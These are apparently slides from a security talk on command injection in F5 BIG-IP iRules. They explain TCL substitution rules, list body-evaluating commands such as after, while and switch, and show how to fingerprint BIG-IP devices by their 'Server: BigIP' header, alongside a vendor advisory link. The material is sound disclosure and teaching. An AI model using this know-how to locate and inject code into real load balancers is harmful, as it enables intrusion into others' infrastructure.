

# COMMAND INJECTION IN IRULES LOADBALANCER SCRIPTS

A story about how TCL interpretation works in F5 iRules  
and how it can be detected or exploited



# WHO AM I AND THANKS

Big thanks to my fellow researchers

- Jesper Blomström
- Pasi Saarinen
- William Söderberg
- Olle Segerdahl

Twitter @kuggofficial



Big thanks to David and Aaron at F5 SIRT for a good response

<https://support.f5.com/csp/article/K15650046>

# F-SECURE IS ONE OF THE LEADING CYBER SECURITY CONSULTING PROVIDERS GLOBALLY

## CAPABILITY

**250+**

Technical consultants

## THOUGHT LEADERSHIP

**300+**

Publications & research released annually

## ACCREDITATIONS

**12**

Internationally recognised


## CLIENTS

**250+**

Clients




# LOAD BALANCERS




# THE F5 PRODUCTS I WILL TALK ABOUT


- Can store and handle multiple sessions for backend servers
- Customers write their own iRules to define the load balancer behaviour
- <https://devcentral.f5.com> is used as a "stackoverflow for iRules"
  
- Application fluency for all major protocols.
- Highly programmable through iRules, iRules LX and Traffic Policies
- Deployable as software and hardware
- Scalable to Tb/s of performance and highly available for both data and control plane
- WAF functionality



# CACHING iRULE EXAMPLE



# FORWARDING EXAMPLE



```
proc Dos2Unix {f} {
    puts $f
    if {[file isdirectory $f]} {
        foreach g [glob [file join $f *]] {
            Dos2Unix $g
        }
    } else {
        set in [open $f]
        set out [open $f.new w]
        fconfigure $out -translation lf
        puts -nonewline $out [read $in]
        close $out
        close $in
        file rename -force $f.new $f
    }
}

# Process each command-line argument
foreach f $argv {
    Dos2Unix $f
}
```

# THE iRULE LANGUAGE

- A fork of TCL 8.4

- New features in TCL >8.4 are not introduced in iRule
- iRule has introduced a group of simplifications and exceptions to TCL
- Return oriented programming (with *optional* exception handling)

# TCL/IRULE BASICS

- iRules determine where a given HTTP request is forwarded to, based on a programmed logic
  - The HTTP request header and body is parsed by the F5 iRule engine
  - The system administrator writes F5 iRule code to handle requests
- Example "catch-all" redirect iRule:

```
when HTTP_REQUEST {  
    HTTP::redirect "/helloworld.html"  
}
```



# HOW TO SPOT THESE LOAD BALANCERS IN THE WILD


HTTP header include

- Server: BigIP

Found in redirects

Found in favicon.ico responses

```
HTTP/1.0 302 Found
Location: /helloworld.html
Server: BigIP
Connection: close
Content-Type: Text/html
Content-Length: 0
```




# TCL SUPPORTS ARGUMENT SUBSTITUTION



# COMMAND ARGUMENTS

- An argument is evaluated by breaking down words and substituting its meaning depending on the string enclosure

```
1. command "$arg1" "$arg2"          # Quoted arguments  
2. command [$arg1] [$arg2]          # Bracketed arguments  
3. command {$arg1} {$arg2}          # Braced arguments  
4. command $arg1 $arg2              # Unquoted arguments
```



# QUOTED EVALUATION AND COMMAND SUBSTITUTION

Inside double quotes ("": "Command substitution, variable substitution, and backslash substitution are performed on the characters between the quotes ...")

Inside brackets []: "If a word contains an open bracket ("[") then TCL performs command substitution."

- Like backticks ` in /bin/sh

# THIS IS A COMMAND INJECTION

**Bart:** Is Al there?

**Moe:** Al?

**Bart:** Yeah, Al. Last name Caholic?

**Moe:** Hold on, I'll check. Phone call for Al... Al Caholic. Is there an Al Caholic here?

(The guys in the pub cheer.)

# ARGS AND BODY UNQUOTED COMMAND SUBSTITUTION

The body part of command invocation is a list of commands to execute if a condition is met

```
command ?arg? ?body?  
1. after 1 $body  
2. while 1 $body  
3. if 1 $body  
4. switch 1 1 $body
```

